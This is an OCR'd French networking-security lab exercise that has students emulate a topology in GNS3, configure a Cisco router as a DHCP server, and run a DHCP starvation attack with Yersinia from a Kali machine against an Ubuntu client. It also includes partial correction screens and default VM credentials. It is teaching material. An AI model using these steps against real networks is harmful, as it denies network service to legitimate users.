
- Les identifiants de la machine virtuelle Ubuntu sont les suivants :
    - Login : **osboxes**
    - Mot de passe : **osboxes.org**

PARTIE 1


Activité 2
Mener l'attaque DHCP Starvation

Étape 1 : Préparation des machines virtuelles

2. Sélectionnez une taille mémoire pour la machine virtuelle, par exemple 1 Go. Cliquez ensuite sur **Suivant**.



3. Sélectionnez **l'option « Utiliser un fichier de disque virtuel existant »**, et parcourez ensuite le chemin du disque virtuel Ubuntu téléchargé. Cliquez ensuite sur **Créer**. La machine virtuelle sera créée avec succès.




PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 2 : Émulation de la topologie de réseau

- Après avoir préparé les deux machines virtuelles, nous allons émuler une topologie réseau à partir de laquelle, nous testerons l'attaque DHCP starvation.
- La topologie réseau à émuler est illustré dans la figure ci-dessous



- Pour mettre en place une telle topologie, vous êtes chargés de :

1. Ouvrir un nouveau projet, nommé **Projet 2 ;**
2. Télécharger le fichier c3725-adventerprisek9-mz.124-25d.bin, qui représente une image Cisco IOS permettant l'émulation d'un routeur (Router) ;
3. Créer manuellement une nouvelle Template d'un routeur à partir du fichier fichier c3725-adventerprisek9-mz.124-25d.bin. Pour ce faire, cliquez sur "**+NewTemplate**"→"**Manually create a new template**"→ "**IOS Routers**" → "**New**". Sélectionnez ensuite le fichier c3725-adventerprisek9-mz.124-25d.bin et compléter le processus de création de la Template du routeur (sous le nom **Router**) ;
4. Importer la machine virtuelle Ubuntu. Pour ce faire, cliquez sur **Edit→preferences →VirtualBox→VirtualBOX VMs→New ;**
5. Établir les liens requis pour créer la topologie comme illustré à la figure ci-dessus ;
6. Démarrer les équipements de la topologie réseau en cliquant sur le boutant **Start/Resume all nodes.**

PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 3 : Configuration du serveur DHCP

- L'attaque DHCP starvation consiste à inonder un serveur DHCP avec de fausses requêtes DHCP. Pour mener cette attaque, la machine pirate (Kali Linux) diffusera simultanément un grand nombre de requêtes DHCP avec des adresses MAC usurpées, de sorte que les adresses IP disponibles dans la portée du serveur DHCP seront épuisées dans un très court laps de temps.
- Pour mener une telle attaque, vous devez d'abord configurer le routeur R1 en tant que serveur DHCP. Pour ce faire vous êtes chargés de :
    1. Ouvrir le terminal du routeur R1 en effectuant un double clique sur le routeur R1 ;
    2. Activer l'interface appropriée (FastEthernet 0/0 dans notre exemple) et lui attribuer une adresse IP (10.0.0.1, par exemple). Pour ce faire, exécutez les commandes suivantes depuis le terminal de R1 :
        - **R1# Configure terminal**
        - **R1(config)# interface FastEthernet 0/0**
        - **R1(config-if)#ip address 10.0.0.1 255.0.0.0**
        - **R1(config-if)#no shutdown**
        - **R1(config-if)#exit**
    3. Créer le pool DHCP d'adresses IPs qui seront distribués aux clients DCHP légitimes demandant des adresses. Ça sera le pool d'adresses ciblés dans cette attaque. Pour ce faire, exécutez les commandes suivantes depuis le terminal de R1 ;
        - **R1(config)#service dhcp**
        - **R1(config)#ip dhcp pool pool-1**

PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 3 : Configuration du serveur DHCP

4. Spécifier l'adresse réseau (10.0.0.0, dans notre exemple) pour le pool d'adresses créé. Pour ce faire, exécutez la commande suivantes depuis le terminal de R1 : **R1(dhcp-config)#network 10.0.0.0 ;**
5. Spécifier l'interface Fastethernet0/0 comme passerelle par défaut pour le réseau créé en tapant la commande : **R1(dhcp-config)#default-router 10.0.0.1 ;**
6. Indiquer les adresses exclues pour les supprimer du pool d'adresses qui peuvent être attribuées aux clients DHCP. Cela pourrait être utilisé pour protéger les affectations statiques qui peuvent exister (passerelle par défaut, serveurs, imprimantes, etc...). Pour ce faire, tapez les commandes suivantes :
    - **R1(dhcp-config)#lease 1**
    - **R1(dhcp-config)#exit**
    - **R1(config)#ip dhcp excluded-address 10.0.0.0**
    - **R1(config)#exit**
7. Vérifier la configuration effectuée à l'aide de la commande suivante : **R1#show ip pool dhcp pool-1** ;
8. Enregistrer la configuration effectuée en tapant la commande suivante : **R1# copy running-config startup-config ;**

PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 4 : Vérification du bon fonctionnement du serveur DHCP

- Afin de vérifier si le serveur DHCP fonctionne correctement, vous devez vérifier si les adresses IP attribuées à la machine du pirate ainsi qu'à la machine victime (client dhcp) appartiennent au pool assignable du serveur DHCP. Pour ce faire, vous êtes chargés d'effectuer les tâches suivantes :
    1. Ouvrez l'invite de commande de la machine Ubuntu ;
    2. Libérez la configuration IP actuelle de la machine Ubuntu en tapant la commande : **sudo ;dhclient –r** ;
    3. Demandez une nouvelle adresse IP en tapant la commande : **sudo dhclient** ;
    4. Vérifiez l'attribution de l'adresse en exécutant les commandes suivantes :
        - Depuis le terminal de la machine Ubuntu : **sudo ip address show**
        - Depuis le terminal du routeur : **R1#show ip DHCP binding**
    5. Répétez les étapes précédentes (de 1→4) pour la machine Pirate.

PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 5 : Exécution de l'attaque DHCP Starvation

- Pour exécuter l'attaque DHCP starvation, il est possible d'utiliser l'outil **Yersinia**.

Remarques

Yersinia est un outil permettant la réalisation des attaques de couche 2. Il est conçu pour tirer parti de certaines faiblesses des différents protocoles réseau.

- L'outil Yersinia peut être installé dans une machine Kali en utilisant la commande : **sudo apt install yersinia**


- Dans cette étape, vous êtes essentiellement chargés d'exécuter l'attaque et de visualiser ses résultats. Pour ce faire, il est recommandé de suivre les étapes suivantes :

1. Lancez **Yersinia** en exécutant la commande suivante dans le terminal de la machine Kali : **sudo yersinia –G ;**
2. Depuis l'interface de l'outil **Yersinia**, cliquez sur : **Launch Attack→ DHCP → Sending DISCOVER packet→ OK ;**
3. Lancez ensuite **Wireshark** dans **GNS3** pour analyser les paquets **DHCP DISCOVER** envoyés ;
4. Essayez de voir les dommages qui en résultent et de voir la disponibilité restante du pool d'adresses, en suivant les étapes suivantes :
    i. Essayez de libérer et de renouveler l'attribution de l'adresse IP du client DHCP (machine Ubuntu) en tapant les commandes suivantes :
        i. **sudo dhclient -r**
        ii. **sudo dhclient**
    ii. Utilisez la commande suivante dans le routeur pour voir le pool restant : **R1#show ip pool dhcp pool-1**
    iii. Utilisez la commande suivante dans le routeur pour voir l'ensemble des adresses affectées : **R1# show ip dhcp binding**
5. Terminez l'exécution de l'attaque en tapant la commande suivante : **#yersinia –I.**

PARTIE 1

Étape 2 : Émulation de la topologie de réseau

Cette interface illustre l'ouverture d'un nouveau projet, intitulé Projet2. Ce projet sera utilisé pour émuler la topologie réseau demandée dans cette activité.




PARTIE 1

Activité 2
Correction


Étape 2 : Émulation de la topologie de réseau

Pour créer manuellement une nouvelle Template d'un routeur à partir du fichier c3725-adventerprisek9-mz.124-25d.bin, sélectionnez l'icône " **+New template** "

Une nouvelle fenêtre intitulée **New template** s'ouvre, sélectionnez alors **Manually create a new template.** Cliquez ensuite sur **Next**.



Une nouvelle fenêtre intitulée **Preferences** s'ouvre, sélectionnez alors **IOS Routers**, et parcourez le chemin du fichier **c3725-adventerprisek9-mz.124-25d.bin.** Cliquez ensuite sur **Next**.




PARTIE 1


Activité 2
Correction

Étape 2 : Émulation de la topologie de réseau

Une nouvelle fenêtre intitulée **New IOS router** s'ouvre, nommez la Template du routeur « Router ». Cliquez ensuite sur **Next**.



Attribuez une capacité RAM, il est possible d'utiliser la valeur par défaut 128Mo. Cliquez ensuite sur **Next**.




PARTIE 1


Activité 2
Correction

Étape 2 : Émulation de la topologie de réseau

Sur la page **Network adaptaters**, il vaut mieux ne pas modifier la configuration par défaut. Cliquez ensuite sur **Next**.



Sur la page **WIC modules**, il vaut mieux ne pas modifier la configuration par défaut. Cliquez ensuite sur **Next**.




PARTIE 1

